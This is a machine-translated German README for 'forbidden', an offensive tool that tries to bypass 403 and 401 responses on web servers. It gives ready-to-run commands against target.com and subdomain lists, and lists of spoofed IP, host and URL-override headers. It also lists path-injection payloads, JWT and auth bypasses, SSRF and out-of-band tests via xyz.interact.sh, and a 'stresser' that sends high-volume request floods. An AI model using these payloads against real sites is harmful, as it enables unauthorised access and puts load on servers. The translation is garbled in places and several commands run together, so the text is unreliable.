forbidden
v12.6

Bypass 4xx HTTP -Antwortstatuscodes und mehr. Basierend auf Pycurl- und Python -Anfragen.
Das Skript verwendet Multithreading und basiert auf Brute -Forcing und kann als solche falsch positive Ergebnisse erzielen. Das Skript hat die Ausgabe gefärbt.
Die Ergebnisse werden nach dem Aufstieg des HTTP -Antwortstatus -Codes, des Abfahren der HTTP -Antwortinhalte und des Aufstiegs von ID sortiert.
Um falsch positive Ergebnisse manuell herauszufiltern, führen Sie für jede einzelne HTTP -Antwortinhaltslänge den angegebenen COLL -Befehl aus und überprüfen Sie, ob die HTTP -Antwort zu Bypass führt. Wenn nicht, ignorieren Sie einfach alle Ergebnisse mit derselben HTTP -Antwortinhaltslänge.
| Testbeschreibung | Prüfen |
|---|---|
| HTTP- und HTTPS -Anfragen auf beiden Domänennamen und IP. | Base |
HTTP-Methoden + W/ Content-Length: 0 HTTP-Anforderungsheader. | Methoden |
| Cross-Site-Verfolgung (XST) mit HTTP-Verfolgung und Track-Methoden. | Methoden |
| [Text] Datei -Upload mit HTTP -Methode in allen URL -Verzeichnissen. | Methoden |
| HTTP -Methode Überschreiung mit HTTP -Anforderungsheadern und URL -Abfrage -Zeichenfolgenparams. | Methode-Überfahrten |
| URL -Schema außer Kraft gesetzt. | Schema-Übergänge |
| Port überschreibt. | Port-Overrides |
Informationen zur Offenlegung von Informationen W/ HTTP -Anforderungsheader Accept . | Header |
| HTTP -Anfrage -Header. | Header |
| URL Override + w/ zugängliche URL. | Header |
HTTP -Hostüberschreibung mit Double Host HTTP -Anfrage -Header. | Header |
| HTTP-Anforderungen an Header mit von Benutzer gelieferten Werten. | Werte |
| URL -Pfad umgeht. | Wege |
| URL -Transformationen und -Codierungen. | Codierungen |
| Basic- und Trägerauth + W/ NULL -Sitzung und bösartige JWTs. | Auths |
| Offene Weiterleitungen, OOB und SSRF. | umleiten |
| Gebrochene URL -Parsers, OOB und SSRF. | Parser |
Überprüfen Sie hier das Skript zum Stresstest. Inspiriert von dieser Beschreibung.
Erweitern Sie die Skripte nach Ihren Wünschen.
Gute Quellen für HTTP -Header:
Getestet an Kali Linux V2023.4 (64-Bit).
Für Bildungszwecke gemacht. Ich hoffe es wird helfen!
Bemerkungen:
Forbidden an PycURL "gesperrt" und Stresser ist "gesperrt" an Python Requests ,OSError werfen, wenn eine große Anzahl von Threads verwendet wird, da zu viele Sitzungs -Cookie -Dateien gleichzeitig geöffnet werden.2xx und 3xx HTTP -Statuscodes in den Ergebnissen enthalten und in der Ausgabe angezeigt.length in den Ergebnissen umfassen nur HTTP -Reaktionskörperlänge,double headers ist auf Python Requests gesperrt, da Pycurl es nicht unterstützt.encodings ist an PycURL gesperrt, da Python -Anfragen es nicht unterstützt.60 Sekunden eingestellt,rate limiting und andere ähnliche Anti-Bot-Schutzmaßnahmen, nehmen Sie sich einige Zeit, bevor Sie das Skript erneut auf derselben Domäne ausführen.encodings ), HTTP -Anforderungen ändern oder HTTP -Anforderungen vollständig fallen lassen.User-Agent .no longer als Verwundbarkeit.Pläne mit hoher Priorität:
User-Agent HTTP-Anforderungsheader, CRLF und Log4J hinzu.Pläne mit niedriger Priorität:
Unter Kali Linux sollte es keine Probleme geben. Ansonsten rennen Sie:
apt-get -y install libcurl4-gnutls-dev librtmp-dev

pip3 install --upgrade pycurl
Laden Sie Pycurl unter Windows OS von www.lfd.uci.edu/~gohlke herunter. Nur unter Windows 10 getestet.
Auf macos, rennen:
brew uninstall curl
brew uninstall openssl

brew install curl
brew install openssl

echo ' export PATH="/opt/homebrew/opt/curl/bin:$PATH" ' >> ~ /.zshrc
echo ' export PATH="/opt/homebrew/opt/openssl@3/bin:$PATH" ' >> ~ /.zshrc
source ~ /.zshrc

export LDFLAGS= " -L/opt/homebrew/opt/curl/lib "
export CPPFLAGS= " -I/opt/homebrew/opt/curl/include "
export PYCURL_SSL_LIBRARY=openssl

pip3 install --no-cache-dir --compile --ignore-installed --config-setting= " --with-openssl= " --config-setting= " --openssl-dir=/opt/homebrew/opt/openssl@3 " pycurlpip3 install --upgrade forbiddengit clone https://github.com/ivan-sincek/forbidden && cd forbidden
python3 -m pip install --upgrade build
python3 -m build
python3 -m pip install dist/forbidden-12.6-py3-none-any.whl Bypass 403 Forbidden HTTP -Antwortstatuscode:
forbidden -u https://target.com -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths-ram,encodings -f GET -l base,path -o forbidden_403_results.json
Bypass 403 Forbidden HTTP -Antwortstatuscode mit Spannungstests:
mkdir stresser_403_results

stresser -u https://target.com -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o stresser_403_results.json
Bypass 401 Unauthorized HTTP -Antwortstatuscode: Code:
forbidden -u https://target.com -t auths -f GET -l base -o forbidden_401_results.json
Testen Sie offene Weiterleitungen, OOB und SSRF:
forbidden -u https://target.com -t redirects -f GET -l base -e xyz.interact.sh -o forbidden_redirect_results.json
Testen Sie zerbrochene URL -Parsers, OOB und SSRF:
forbidden -u https://target.com -t parsers -f GET -l base -e xyz.interact.sh -o forbidden_parser_results.json
Bypass 403 Forbidden HTTP -Antwortstatuscode:
count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths,encodings -f GET -l base,path -o " forbidden_403_results_ ${count} .json " ; done Bypass 403 Forbidden HTTP -Antwortstatuscode mit Spannungstests:
mkdir stresser_403_results

count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; stresser -u " ${subdomain} " -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o " stresser_403_results_ ${count} .json " ; done
Bypass 401 Unauthorized HTTP -Antwortstatuscode: Code:
count=0 ; for subdomain in $( cat subdomains_401.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t auths -f GET -l base -o " forbidden_401_results_ ${count} .json " ; doneTesten Sie offene Weiterleitungen, OOB und SSRF:
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t redirects -f GET -l base -e xyz.interact.sh -o " forbidden_redirect_results_ ${count} .json " ; doneTesten Sie zerbrochene URL -Parsers, OOB und SSRF:
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t parsers -f GET -l base -e xyz.interact.sh -o " forbidden_parser_results_ ${count} .json " ; done ACL
ARBITRARY
BASELINE-CONTROL
BIND
CHECKIN
CHECKOUT
CONNECT
COPY
GET
HEAD
INDEX
LABEL
LINK
LOCK
MERGE
MKACTIVITY
MKCALENDAR
MKCOL
MKREDIRECTREF
MKWORKSPACE
MOVE
OPTIONS
ORDERPATCH
PATCH
POST
PRI
PROPFIND
PROPPATCH
PUT
REBIND
REPORT
SEARCH
SHOWMETHOD
SPACEJUMP
TEXTSEARCH
TRACE
TRACK
UNBIND
UNCHECKOUT
UNLINK
UNLOCK
UPDATE
UPDATEREDIRECTREF
VERSION-CONTROL
Überschreiung der Methode:
 X-HTTP-Method
X-HTTP-Method-Override
X-Method-Override
Schema Überschreibungen:
 X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-Scheme
X-Scheme
X-URL-Scheme
Portüberschreibungen:
X-Forwarded-Port
Andere:
 19-Profile
Base-URL
CF-Connecting-IP
Client-IP
Cluster-Client-IP
Destination
Forwarded
Forwarded-For
Forwarded-For-IP
From
Host
Incap-Client-IP
Origin
Profile
Proxy
Redirect
Referer
Remote-Addr
Request-URI
True-Client-IP
URI
URL
WAP-Profile
X-Client-IP
X-Cluster-Client-IP
X-Custom-IP-Authorization
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-Original
X-Forwarded-Host
X-Forwarded-Path
X-Forwarded-Server
X-HTTP-DestinationURL
X-HTTP-Host-Override
X-Host
X-Host-Override
X-Original-Forwarded-For
X-Original-Remote-Addr
X-Original-URL
X-Originally-Forwarded-For
X-Originating-IP
X-Override-URL
X-Proxy-Host
X-Proxy-URL
X-ProxyUser-IP
X-Real-IP
X-Referer
X-Remote-Addr
X-Remote-IP
X-Requested-With
X-Rewrite-URL
X-Server-IP
X-True-Client-IP
X-True-IP
X-Wap-Profile
Am Anfang, Ende und beides Anfang und Ende des URL -Pfades einspritzen.
Testen Sie mit jeder möglichen Kombination des Nutzlastsatzes (Standard -Cluster -Bombe) oder geben Sie die gleiche Nutzlast gleichzeitig in alle definierten Nutzlastpositionen (RAM -RAM).
 /
//
%09
%20
%23
%2e
%a0
*
.
..
;
.;
..;
/;/
;/../../
;foo=bar;
Am Ende des URL -Pfades injizieren.
 #
##
##random
*
**
**random
.
..
..random
?
??
??random
~
~~
~~random
Am Ende des URL -Pfades nur dann injizieren, wenn er nicht mit dem Vorwärtsstrahl endet.
 .asp
.aspx
.esp
.html
.jhtml
.json
.jsp
.jspa
.jspx
.php
.sht
.shtml
.xhtml
.xml
[
    {
        "id" : " 860-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    },
    {
        "id" : " 861-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1:443 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1:443' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    }
] Forbidden v12.6 ( github.com/ivan-sincek/forbidden )
Usage: forbidden -u url -t tests [-f force] [-v values ] [-p path ] [-o out ]
Example: forbidden -u https://example.com/admin -t all [-f POST ] [-v values.txt] [-p /home] [-o results.json]
DESCRIPTION
Bypass 4xx HTTP response status codes and more
URL
Inaccessible URL
-u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
Ignore URL query string and fragment
-iqsf, --ignore-query-string-and-fragment
IGNORE CURL
Use Python Requests instead of the default PycURL where applicable
PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
-ic, --ignore-curl
TESTS
Tests to run
Use comma-separated values
Specify 'paths-ram' to use battering ram attack or 'paths' to use the default cluster bomb attack
Specify 'values' to test HTTP request headers with user-supplied values passed using the '-v' option
-t, --tests = base | methods | (method|scheme|port)-overrides | headers | values | paths[-ram] | encodings | auths | redirects | parsers | all
FORCE
Force an HTTP method for all non-specific test cases
-f, --force = GET | POST | CUSTOM | etc.
VALUES
File with additional HTTP request header values or a single value, e.g., internal IP, etc.
Tests: values
-v, --values = values.txt | 10.10.15.20 | etc.
PATH
Accessible URL path to test URL overrides
Tests: headers
Default: /robots.txt | /index.html | /sitemap.xml | /README.txt
-p, --path = /home | etc.
EVIL
Evil URL to test URL overrides
Tests: headers | redirects
Default: https://github.com
-e, --evil = https://xyz.interact.sh | https://xyz.burpcollaborator.net | etc.
HEADER
Specify any number of extra HTTP request headers
Extra HTTP request headers will not override test's HTTP request headers
Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
-H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
Specify any number of extra HTTP cookies
Extra HTTP cookies will not override test's HTTTP cookies
-b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
Filter out 200 OK false positive results with RegEx
Spacing will be stripped
-i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
Filter out 200 OK false positive results by HTTP response content lengths
Specify 'base' to ignore content length of the base HTTP response
Specify 'path' to ignore content length of the accessible URL response
Use comma-separated values
-l, --content-lengths = 12 | base | path | etc.
REQUEST TIMEOUT
Request timeout
Default: 60
-rt, --request-timeout = 30 | etc.
THREADS
Number of parallel threads to run
More threads mean more requests sent in parallel, but may also result in more false positives
Highly dependent on internet connection speed and server capacity
Default: 5
-th, --threads = 20 | etc.
SLEEP
Sleep time in milliseconds before sending an HTTP request
Intended for a single-thread use
-s, --sleep = 500 | etc.
USER AGENT
User agent to use
Default: Forbidden/12.6
-a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
Web proxy to use
-x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
Include only specific HTTP response status codes in the results
Use comma-separated values
Default: 2xx | 3xx
-sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
Display the results in a table instead of JSON
Intended for a wide screen use
-st, --show-table
OUT
Output file
-o, --out = results.json | etc.
DUMP
Dump all the test records in the output file without running them
-dmp, --dump
DEBUG
Debug output
-dbg, --debug
 Stresser v12.6 ( github.com/ivan-sincek/forbidden )

Usage:   stresser -u url                        -dir directory -r repeat -th threads [-f force] [-o out         ]
Example: stresser -u https://example.com/secret -dir results   -r 1000   -th 200     [-f GET  ] [-o results.json]

DESCRIPTION
    Bypass 4xx HTTP response status codes with stress testing
URL
    Inaccessible URL
    -u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
    Ignore URL query string and fragment
    -iqsf, --ignore-query-string-and-fragment
IGNORE PYTHON REQUESTS
    Use PycURL instead of the default Python Requests where applicable
    PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
    -ir, --ignore-requests
FORCE
    Force an HTTP method for all non-specific test cases
    -f, --force = GET | POST | CUSTOM | etc.
HEADER
    Specify any number of extra HTTP request headers
    Extra HTTP request headers will not override test's HTTP request headers
    Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
    Specify any number of extra HTTP cookies
    Extra HTTP cookies will not override test's HTTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
    Filter out 200 OK false positive results with RegEx
    Spacing will be stripped
    -i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
    Filter out 200 OK false positive results by HTTP response content lengths
    Specify 'base' to ignore content length of the base HTTP response
    Use comma-separated values
    -l, --content-lengths = 12 | base | etc.
REQUEST TIMEOUT
    Request timeout
    Default: 60
    -rt, --request-timeout = 30 | etc.
REPEAT
    Number of total HTTP requests to send for each test case
    -r, --repeat = 1000 | etc.
THREADS
    Number of parallel threads to run
    -th, --threads = 20 | etc.
USER AGENT
    User agent to use
    Default: Stresser/12.6
    -a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
    Web proxy to use
    -x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
    Include only specific HTTP response status codes in the results
    Use comma-separated values
    Default: 2xx | 3xx
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
    Display the results in a table instead of JSON
    Intended for a wide screen use
    -st, --show-table
OUT
    Output file
    -o, --out = results.json | etc.
DIRECTORY
    Output directory
    All valid and unique HTTP responses will be saved in this directory
    -dir, --directory = results | etc.
DUMP
    Dump all the test records in the output file without running them
    -dmp, --dump
DEBUG
    Debug output
    -dbg, --debug

Abbildung 1 - Grundbeispiel

Abbildung 2 - Grundbeispiel (Tabellenausgabe)

Abbildung 3 - Testerdatensätze Dumping







